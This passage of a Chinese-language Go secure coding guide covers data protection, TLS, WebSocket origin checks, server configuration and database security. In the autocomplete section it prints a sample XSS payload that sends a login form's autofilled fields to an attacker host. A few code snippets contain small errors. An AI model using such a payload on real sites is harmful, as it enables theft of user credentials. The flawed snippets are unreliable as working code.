- HTTP服务器（如Apache、Nginx）通常将请求的URL（包括查询字符串）写入未加密的日志文件（如access_log）

```
req, _ := http.NewRequest("GET", "http://mycompany.com/api/mytoken?api_key=000s3cr3t000", nil)
```

如果有人在侦听网络或用户使用了代理，当web应用程序试图使用用户的api_key从第三方网站获取信息时，api_key可能已经被盗了。这是由于没有使用HTTPS。

另外值得注意的是，通过GET（也称为查询字符串）传递的参数将以明文形式存储在浏览器历史记录和服务器的访问日志中，无论使用的是HTTP还是HTTPS。

HTTPS是防止外部单位（除客户端和服务器以外）捕获交换数据的方法。只要有可能，敏感数据

（如示例中的api_key）都应放入请求体或请求头中。同样，只要有可能，只使用一次性会话ID或令牌。

8.1.3 信息就是力量

应当始终删除生产环境中的应用程序和系统文档。某些文档可能会暴露可以被用于攻击web应用程序的版本，甚至功能（例如自述、变更日志等）。

作为开发人员，应当允许用户删除不再使用的敏感信息。例如，如果用户的帐户上的信用卡已过期，并且希望将其删除，那么web应用程序应该支持。

必须从应用程序中删除所有不再需要的信息。

8.1.4 加密是关键

每个高度敏感的信息都应该在web应用程序中加密。使用Go中提供的军用级加密。有关更多信息，请参阅加密实践部分。

如果需要在其他地方实现代码，只需构建并共享二进制文件，因为没有可靠的方案可以防止逆向工程。

获得访问代码的不同权限并限制对源代码的访问是最好的方法。

不要在客户端或服务器端以明文或任何非安全加密的方式存储密码、数据库连接字符串（参见“数据库安全”部分中的“如何保护数据库连接字符串的示例”）或其他敏感信息。这包括嵌入不安全的格式（例如Adobe flash或编译代码）。

下面是一个使用外部包在Go中加密的小示例

golang.org/x/crypto/nacl/secretbox :

```
// Load your secret key from a safe place and reuse it across multiple
// Seal calls. (Obviously don't use this example key for anything
// real.) If you want to convert a passphrase to a key, use a suitable
// package like bcrypt or scrypt.
secretKeyBytes, err := hex.DecodeString("6368616e676520746869732070617373776f726420746f206120736563726574")
if err != nil {
    panic(err)
}

var secretKey [32]byte
copy(secretKey[:], secretKeyBytes)

// You must use a different nonce for each message you encrypt with the
// same key. Since the nonce here is 192 bits long, a random value
// provides a sufficiently small probability of repeats.
var nonce [24]byte
if _, err := rand.Read(nonce[:]); err != nil {
    panic(err)
}

// This encrypts "hello world" and appends the result to the nonce.
encrypted := secretbox.Seal(nonce[:], []byte("hello world"), &nonce, &secretKey)

// When you decrypt, you must use the same nonce and key you used to
// encrypt the message. One way to achieve this is to store the nonce
// alongside the encrypted message. Above, we stored the nonce in the first
// 24 bytes of the encrypted text.
var decryptNonce [24]byte
copy(decryptNonce[:], encrypted[:24])
decrypted, ok := secretbox.Open([]byte{}, encrypted[24:], &decryptNonce, &secretKey)
if !ok {
    panic("decryption error")
}

fmt.Println(string(decrypted))
```

输出是:

```
hello world
```

8.2 禁用不必要的东西

另一种减轻攻击向量的简单而有效的方法是确保在系统中禁用任何不必要的应用程序或服务。

8.2.1 自动完成

根据Mozilla文档Mozilla documentation，可以使用以下方法禁用整个表单中的自动完成：

```
<form method="post" action="/form" autocomplete="off">
```

或禁用特定的表单元素：

```
<input type="text" id="cc" name="cc" autocomplete="off">
```

这对于禁用登录表单上的自动完成特别有用。假设登录页面中存在一个xss向量。如果恶意用户创建了如下有效载荷：

```
window.setTimeout(function() {
  document.forms[0].action = 'http://attacker_site.com';
  document.forms[0].submit();
}
), 10000);
```

它会将自动完成表单的字段发送给attacker_site.com 。

8.2.2 缓存

应当禁用包含敏感信息的页面中的缓存控制。

可以通过设置相应的header标签来实现，如以下代码段所示：

```
w.Header().Set("Cache-Control", "no-cache, no-store")
w.Header().Set("Pragma", "no-cache")
```

“no-cache”告诉浏览器在使用任何缓存响应之前与服务器重新验证。它不会告诉浏览器不要缓存。

另一方面，no-store才是真正的禁用整个缓存，而且不能存储请求或响应的任何部分。

Pragma头用于支持HTTP/1.0请求。

9 通信安全

在探讨通信安全时，开发人员应确保通信信道的安全。通信类型包括服务器-客户端、服务器-数据库以及所有后端通信。应通过加密以保证通信数据完整性，并防止与通信安全相关的常见攻击。如果无法有效保护这些信道，会导致诸如中间人攻击（MITM）等已知攻击，这将使攻击者能够拦截并读取这些通道中的流量。

本章讨论以下信道：

- HTTP/HTTPS
- Websockets

9.1 HTTP/TLS

TLS/SSL是一种加密协议，允许在不安全的网络上进行加密传输。TLS/SSL最常见的用途是提供安全的HTTP通信，也称为HTTPS。该协议为通信信道带来以下特性：

- 隐私性
- 身份验证
- 数据完整性

Go语言提供的crypto/tls包实现了协议特性。本节中，我们将重点介绍Go的实现和应用。该协议设计的理论部分及其加密细节超出了本文的范围，但相关信息可参考本文档的“加密实践”章节。

以下是HTTP与TLS的简单示例：

```
import "log"
import "net/http"

func main() {
  http.HandleFunc("/", func (w http.ResponseWriter, req *http.Request) {
    w.Write([]byte("This is an example server.\n"))
  })

  // yourCert.pem - path to your server certificate in PEM format
  // yourKey.pem -  path to your server private key in PEM format
  log.Fatal(http.ListenAndServeTLS(":443", "yourCert.pem", "yourKey.pem", nil))
}
```

这是一个简单的Go语言实现的Web服务器开箱即用SSL实例。值得注意的是，在SSL实验室测评中，GO的SSL实现获得了“A”级。

为了进一步提高通信安全性，应在header头中添加以下标志，以强制实施HSTS（HTTP严格传输安全）：

```
w.Header().Add("Strict-Transport-Security", "max-age=63072000; includeSubDomains")
```

Go在crypto/tls包中实现了TLS。使用TLS时，请确保只使用一种TLS标准的实现，并对其进行正确配置。

基于上例的实现SNI（服务器名称标志）示例如下：

```
...
type Certificates struct {
    CertFile    string
    KeyFile     string
}

func main() {
    httpsServer := &http.Server{
        Addr: ":8080",
    }

    var certs []Certificates
    certs = append(certs, Certificates{
        CertFile: "../etc/yourSite.pem", //Your site certificate key
        KeyFile:  "../etc/yourSite.key", //Your site private key
    })

    config := &tls.Config{}
    var err error
    config.Certificates = make([]tls.Certificate, len(certs))
    for i, v := range certs {
        config.Certificates[i], err = tls.LoadX509KeyPair(v.CertFile, v.KeyFile)
    }

    conn, err := net.Listen("tcp", ":8080")

    tlsListener := tls.NewListener(conn, config)
    httpsServer.Serve(tlsListener)
    fmt.Println("Listening on port 8080...")
}
```

需要注意的是：当使用TLS时，相关证书应有效，域名应正确，不应过期，并且按照《OWASP SCP 快速参考指南》(OWASP SCP Quick Reference Guide)中的建议，在需要时安装中间证书。

重要提示：应始终拒绝无效的TLS证书。确保在生产环境中未将InsecureSkipVerify设置为true。

以下代码片段演示如何设置此选项：

```
config := &tls.Config{InsecureSkipVerify: false}
```

设置服务器名称时要使用正确的主机名：

```
config := &tls.Config{ServerName: "yourHostname"}
```

另一个已知的针对TLS的是POODLE攻击，当客户端不支持服务器密码时，TLS连接将回退，该攻击与此有关。此时会允许连接降级为易受攻击的密码。

默认情况下，Go禁用SSLv3，可以通过以下配置设置密码的最低版本和最高版本：

```
// MinVersion contains the minimum SSL/TLS version that is acceptable.
// If zero, then TLS 1.0 is taken as the minimum.
  MinVersion uint16
```

```
// MaxVersion contains the maximum SSL/TLS version that is acceptable.
// If zero, then the maximum version supported by this package is used,
// which is currently TLS 1.2.
MaxVersion uint16
```

可以通过SSL实验室(https://ssllabs.com)，来检测使用密码的安全性。

另一个常用于缓解降级攻击的方法是使用在RFC7507中定义的TLS_FALLBACK_SCSV（https://tools.ietf.org/html/rfc7507），在GO中没有实现对应的方法。

引用谷歌开发人员亚当·兰利的话：Go客户端不进行回退，因此不需要发送TLS_FALLBACK_SCSV。

另一种称为CRIME的攻击会影响使用压缩的TLS会话。压缩是核心协议的一部分，但它是可选的。因为目前crypto/tls包没有实现压缩机制，所以用Go编程语言编写的程序不受此类攻击影响。需要提

醒的是，如果用Go实现了外部安全库的包装器，则应用程序可能会受到攻击。


TLS安全还与重新协商连接有关。为了确保没有建立不安全的连接，以及应对握手中断，应使用GetClientCertificate及其相关的错误代码，通过捕获错误代码以防止使用不安全的信道。

所有的请求应在header头中设置预定义的字符编码（如UTF-8）：

```
w.Header().Set("Content-Type", "Desired Content Type; charset=utf-8")
```

处理HTTP连接的另一个要点是，在访问外部站点时，验证HTTP头，不要包含任何敏感信息。由于连接可能不安全，HTTP头就可能会泄漏信息。

图片来源：约翰·米切尔



图片来源：John Mitchell

9.2 WEBSOCKETS

WebSocket是为HTML5开发的一种新的浏览器功能，它支持完全交互式的应用程序。使用

WebSocket，浏览器和服务器都可以通过一个TCP套接字发送异步消息，而无需使用长轮询或comet技术。

实际上，WebSocket是客户端和服务器之间的标准双向TCP套接字。套接字以常规HTTP连接开始，然后在HTTP握手后“升级”到TCP套接字。任何一方都可以在握手后发送数据。

9.2.1 Origin头

HTTP WebSocket握手中的Origin（一个http头部消息）用于确保WebSocket接受的连接来自可信的源站域。强制执行失败可能导致跨站请求伪造（CSRF）

服务器负责验证初始HTTP WebSocket握手中的Origin头部消息。如果服务器在初始WebSocket握手中未验证Origin头部消息，服务器WebSocket可能会接受来自任何站点的连接。

以下示例使用了Origin头部消息检查，可防止攻击者执行CSWSH（跨站WebSocket劫持）。

应用程序应验证Host和Origin，以确保请求的Origin是受信任的，如果不是则拒绝连接。

下面的代码片段演示了一个简单的检查：

```
//Compare our origin with Host and act accordingly
if r.Header.Get("Origin") != "http://"+r.Host {
  http.Error(w, "Origin not allowed", 403)
    return
} else {
    websocket.Handler(EchoHandler).ServeHTTP(w, r)
}
```


9.2.2 机密性和完整性

WebSocket通信信道可以通过未加密的TCP或加密的TLS建立。


当使用未加密的WebSocket时，URI scheme是ws://，默认端口为8 0。如果使用TLS，URI scheme是wss://，默认端口为443。

在使用WebSockets时，我们必须考虑原始连接，以及它是使用TLS还是未加密发送来的。


在本节中，我们将展示连接从HTTP升级到WebSocket时发送的信息，以及如果处理不当所带来的风险。在第一个示例中，我们看到一个常规HTTP连接被升级为WebSocket连接：



请注意：标头包含会话的cookie。要确保没有敏感信息泄漏，连接应使用TLS，如下图所示：



在下一个示例中，使用SSL的WebSocket发起请求连接：



9.2.3 身份验证和授权

WebSocket不处理身份验证或授权，这意味着必须使用cookie、HTTP身份验证或TLS身份验证等机制来确保安全性。有关这方面的更多详细信息，请参阅本文档的“身份验证”和“访问控制”章节。

9.2.4 输入过滤

与来自不可信来源的任何数据一样，应该对网络通信数据进行适当的验证和编码。有关这些主题的更多详细内容，请参阅本文档的“输入验证”和“输出编码”章节。

10 系统配置

在安全方面，保持事物的更新是必不可少的。考虑到这一点，开发人员应该不断更新Go的最新版本，以及web应用程序使用的外部包和框架。

关于Go中的HTTP请求，开发人员需要知道任何传入的服务器请求都将在HTTP/1.1或HTTP/2中完成。如果通过以下方式发出请求：

```
req, _ := http.NewRequest("POST", url, buffer)
req.Proto = "HTTP/1.0"
```

请求将会忽略Proto 参数，并使用HTTP/1.1进行处理。

10.1目录列表

如果开发人员忘记禁用目录列表（OWASP也称之为目录索引），攻击者可以通过目录列表查看其中的敏感文件。

如果开发人员运行一个Go web服务器应用程序，开发人员也应该注意这一点：

```
http.ListenAndServe(":8080", http.FileServer(http.Dir("/tmp/static")))
```

如果调用localhost:80，应用程序将打开index.html。但假设应用程序上有一个测试目录，其中包含一个敏感文件。接下来会发生什么?

为什么会发生这种情况？Go尝试在目录中查找index.html，如果文件不存在，Go将显示目录列表

为此，开发人员有三种可能的解决方案：

- 禁用web应用程序中的目录列表
- 限制对不必要目录和文件的访问
- 为每个目录创建索引文件

或者出于本指南的目的，本指南将描述一种禁用目录列表的方法。首先，创建了一个函数来检查所请求的路径以及该路径是否可以显示。

```
type justFilesFilesystem struct {
    fs http.FileSystem
}

func (fs justFilesFilesystem) Open(name string) (http.File, error) {
    f, err := fs.fs.Open(name)
    if err != nil {
        return nil, err
    }
    return neuteredReaddirFile{f}, nil
}
```

然后开发人员只需在http.listendandserver中使用该方法，如下所示：

```
fs := justFilesFilesystem{http.Dir("tmp/static/")}
http.ListenAndServe(":8080", http.StripPrefix("/tmp/static", http.FileServer(fs)))
```

请注意，应用程序只允许显示tmp/static/的路径。当开发人员试图直接访问受保护文件时，开发人员得到了如下错误提示：

如果开发人员试图列出test/文件夹以获得目录列表，也会看到相同的错误


10.2删除/禁用应用程序不需要的内容

在生产环境中，删除所有不需要的功能和文件。最终版本（准备投入生产）中不需要的任何测试代码和功能都应该留在开发环境中，而不是每个人都可以看到的位置——也就是公共位置。

开发人员还应检查HTTP响应头，删除披露敏感信息的标头，如：

- 操作系统版本

- Web服务器版本
- 框架或编程语言版本



攻击者可以使用此信息检查对应版本中的漏洞，因此建议删除这些标头。

默认情况下，Go不会披露这些标头信息。但是，如果开发人员使用任何类型的外部包或框架，请不要忘记再次检查这些标头。

尝试查找类似如下内容：

```
w.Header().Set("X-Request-With", "Go Vulnerable Framework 1.2")
```

开发人员可以在代码中搜索要公开的HTTP头并将其删除。开发人员还可以定义web应用程序将支持哪些HTTP方法。如果仅使用/接受 POST 和 GET，则可以实现CORS并使用以下代码：

```
w.Header().Set("Access-Control-Allow-Methods", "POST, GET")
```

不要担心禁用WebDAV之类的东西。如果要实现WebDAV服务器，开发人员需要导入一个包。

10.3实施更好的安全性

记住安全性，并在web服务器、进程和服务帐户上遵循最小特权原则（least privilege principle）。

注意web应用程序的错误处理。当发生异常时，安全地失败。开发人员可以查看本指南中的“错误处理和日志记录”部分，以了解此主题的更多信息。

防止在robots.txt文件中泄露目录结构。robots.txt是一个指引文件，而不是一个安全控件。采用如下白名单方法

```
User-agent: *
Allow: /sitemap.xml
Allow: /index
Allow: /contact
Allow: /aboutus
Disallow: /
```

上面的示例将允许任何用户代理或机器人为这些特定页面编制索引，而不允许其他页面。这样开发人员就不会泄露敏感的文件夹或页面，比如管理员路径或其他重要数据。

网络管理员将开发环境与生产网络隔离，为开发人员和测试组提供正确的访问权限，更好的是，创建额外的安全层来保护开发环境。在大多数情况下，开发环境更容易成为攻击的目标。

最后，但仍然非常重要的是，要有一个软件变更控制系统来管理和记录web应用程序代码（开发和生产环境）中的变更。有许多自建Github主机克隆可用于此目的。

10.4资产管理系统

虽然资产管理系统 Asset Management System不是一个Go特定问题，但下一节将简要介绍该概念及其实践。

资产管理Asset Management包括组织为根据其目标实现其资产的最佳性能而执行的一系列活动，以及对每项资产所需安全级别的评估。应该注意的是，在本节中，当我们提到资产时，我们不仅讨论系统的组件，还讨论其软件。

该系统的实施步骤如下：

1. 确定信息安全在业务中的重要性。
2. 明确资产管理系统的范围。
3. 明确安全政策。
4. 建立安全组织机构。
5. 对资产进行识别和分类。
6. 识别和评估风险
7. 建立风险管理计划。
8. 实施风险缓解策略。

9. 编写适用性声明。
10. 培训员工并培养安全意识。
11. 监控和审查资产管理系统绩效。
12. 维护资产管理系统并确保持续改进。

这里可以找到对该实现的更深入的分析。

11 数据库安全

本章节将介绍当开发人员和数据库管理员们(DBAs)在其web应用程序中使用数据库时所面对的安全问题以及应对的方法。

Go语言并没有提供数据库驱动程序，只是在database/sql这个包里面提供了泛用接口，这意味着当代码需要连接数据库时，开发者需要自己去实现数据库驱动(例如：MariaDB、SQLite3)。

最佳实践

在使用Go实现数据库连接驱动之前，开发者需要注意以下列出的一些配置项：

- 可信的数据库服务器配置
  - ✧ 为root账号创建或者修改一个新的口令。
  - ✧ 设置root账户只可本地连接。
  - ✧ 如果存在默认匿名账户，请删除每一个匿名账户。
  - ✧ 在上线前务必删除任何现有的测试类型的数据库。
- 删除任何不必要的存储过程、实用程序包、不必要的服务、产品提供者的一些信息（例如，schemas样例）
- 根据“最小必要”原则对数据库进行设置。
- 禁用所有不须要的账户。

根据纵深防御理论，**在数据库中进行输入/输出的校验和编码化同样重要**，所以还须参阅本指南中的“输入验证”和“输出编码”两个章节。

以上是对数据库安全配置的通用做法，同样可以适用于其余编程语言对数据库的操作。

11.1数据库连接

sql.Open在使用时不会直接返回数据库连接，仅返回一个数据库连接驱动放到数据库连接池中。

当要执行数据库操作时(例如：查询)，先从数据库连接池中取出一个可用的数据库连接，待数据库操作执行完毕后再放回数据库连接池中。

务必记住，sql.Open只会在首次数据库操作（例如：查询)时才会打开数据库连接。换言之，sql.Open在执行时，不会对数据库连接的可用性进行测试。如果数据库连接信息配置错误，将会在第一次执行数据库操作时才会触发相应的错误。

所以为了防止对数据库的操作过于频繁，建议在数据库首次连接成功时就通过context包去设置上下文(例如QueryContext()方法)，通过设置上下文可以减少大量对数据库的连接和关闭行为。

如同Go官方文档中提及：“context包实现了多种Context对象以便于在多个api或进程之间，实现销毁时间(deadlines)、取消操作信号(cancelation singals)以及传递参数的值(request-scoped values)”。从数据库层面来说，如果当前的context收到取消的信号，所有尚未被提交的SQL事务将会被回滚，剩余通过QueryContext取出的记录将不会被显示。

```go
package main

import (
    "context"
    "database/sql"
    "fmt"
    "log"
    "time"

    _ "github.com/go-sql-driver/mysql"
)

type program struct {
    base context.Context
    cancel func()
    db *sql.DB
}

func main() {
    db, err := sql.Open("mysql", "user:@/cxdb")
    if err != nil {
        log.Fatal(err)
    }
    p := &program{db: db}
    p.base, p.cancel = context.WithCancel(context.Background())
```

```
    // Wait for program termination request, cancel base context on request.
    go func() {
        osSignal := // ...
        select {
        case <-p.base.Done():
        case <-osSignal:
            p.cancel()
        }
        // Optionally wait for N milliseconds before calling os.Exit.
    }()

    err =  p.doOperation()
    if err != nil {
        log.Fatal(err)
    }
}

func (p *program) doOperation() error {
    ctx, cancel := context.WithTimeout(p.base, 10 * time.Second)
    defer cancel()

    var version string
    err := p.db.QueryRowContext(ctx, "SELECT VERSION();").Scan(&version)
    if err != nil {
        return fmt.Errorf("unable to read version %v", err)
    }
    fmt.Println("Connected to:", version)
}
```

11.2.1 连接字符串的保护

为了保证数据库配置连接字符串的安全，最好的做法是将数据库连接信息保存在非公开目录的配置文件中。

例如配置文件放在/home/private/configDB.xml中比放在/home/public_html中相对安全。

```
<connectionDB>
  <serverDB>localhost</serverDB>
  <userDB>f00</userDB>
  <passDB>f00?bar#ItsP0ssible</passDB>
</connectionDB>
```

设置完私有路径保存后就可以在项目代码中进行读取。

```
configFile, _ := os.Open("../private/configDB.xml")
```

读取配置文件成功后，就可以进行相应的数据库连接。

```
db, _ := sql.Open(serverDB, userDB, passDB)
```

当然如果一个攻击者已经获取了服务器的最高管理员（ROOT/System）权限后，他将能看到这些文件。所以为了防止这种风险，我们建议将数据库连接的配置文件进行加密，例如对连接字符串加密存储。

11.2数据库凭据

在应用连接数据库时，建议为不同的连接场景设置不同的用户权限，例如：

- 普通账户权限
- 只读账户权限
- 来宾账户权限
- 管理员权限

如果使用只读权限的凭据进行数据库连接，至少可以保证该账号只能读取数据，并不能做增删改的操作。

11.3数据库连接

11.4.1 最小权限原则访问数据库

如果开发的WEB应用只需要读取数据而不需要对数据库进行增删改，建议在数据库中创建一个只读权限的账号。一定要记住依据最小权限原则，调整WEB应用连接数据库的账号的权限。

11.4.2 使用强密码

当创建数据库连接时，建议为连接的账号创建一个强壮的口令(超过18个字符的大小写、数字、特殊字符的集合)，可以使用类似1Password这样的密码管理产品去生成强密码。

11.4.3 删除/修改默认管理凭据

大多数DBMS在默认配置的情况下拥有空密码默认账号或最高权限账号。

例如MariaDB和MongoDB默认使用无需密码认证的root账号，这意味着任何人可以借此进行数据库的访问。

除此之外，当需要将代码上传至Github中公共项目中，别忘记从代码中删除自定义的连接凭证、私钥等敏感信息。


11.4参数化查询

预处理(参数化查询)是截止目前防止SQL注入的最佳方式。

通过一些测评报告可以看到，预处理可能会影响WEB应用的性能。如果对性能有非常高的要求，建议开发者去阅读输入验证和输出编码两个章节。

Go和其他编程语言不同的是，其他语言是在数据库连接时进行预处理，而Go是在数据库层面进行预处理。

11.5.1 预处理流程



尤其需要记住的是：当前这个流程会引起数据库的高并发使用并且创建大量的预处理对象。

如下是一个使用参数绑定进行预编译查询的例子：

```
customerName := r.URL.Query().Get("name")
db.Exec("UPDATE creditcards SET name=? WHERE customerId=?", customerName, 233, 90)
```

有些时候预处理对象并不是唯一选择，可能会有如下原因：

- 当前数据库不支持预处理。举个例子，可以使用MySQL驱动去连接MemSQL和Sphinx，因为这些数据库都支持MySQL的wire协议。但会因为不支持binary协议而不能进行预编译处理，所以会产生一些奇怪的错误。
- 这些操作对象的方法无法复用难以体现它的价值，同时安全问题是在应用程序堆栈的另一个层面进行处理的（参阅“输入验证”和“输出编码”），所以上述语句方法的性能可能并不理想。

11.5存储过程

开发人员可以使用存储过程来代替常规的SQL查询去创建特殊视图用以防止敏感信息泄漏。

通过创建以及限制存储过程的访问，开发人员可以创建一个接口去进行数据层面的鉴权，通过接口可以判断哪些用户可以访问特定的存储过程和可访问的信息。当遇到基于表和列的权限控制时，使

用存储过程将会让开发更容易的去对流程和数据进行管理。

让我们来看一个例子...

想象你有一个表里面包含了用户的护照的编码(ID)。常规的SQL查询如下：

```
SELECT * FROM tblUsers WHERE userId = $user_input
```

除了输入验证的问题外，数据库账号(比如john)可以访问tblUsers表中的所有信息。但如果john只能使用如下的存储过程进行访问：

```
CREATE PROCEDURE db.getName @userId int = NULL
AS
    SELECT name, lastname FROM tblUsers WHERE userId = @userId
GO
```

只需要通过如下语句进行查询：

```
EXEC db.getName @userId = 14
```

通过这个方法，开发者可以确定john的请求只能从tblUsers表中看到name和lastname字段。

存储过程本身并不是“刀枪不入”的，但为web应用提供了一层保护。同时给DBA们在权限控制上提供了很大的便利(例如：用户可以被限制访问某些数据)，甚至提高了服务器的可用性。

12 文件管理

当处理文件时的首要防御措施就是确保没有任何用户提交的数据在未经处理时就被提供给了动态函数。像PHP脚本中，直接放行用户的数据给动态的包含函数(例如：include、require等)是一个非常严重的安全风险。Go语言是一种编译型语言，这意味着Go不像php有动态include方法并且函数库(libraries)也并不是动态调用。

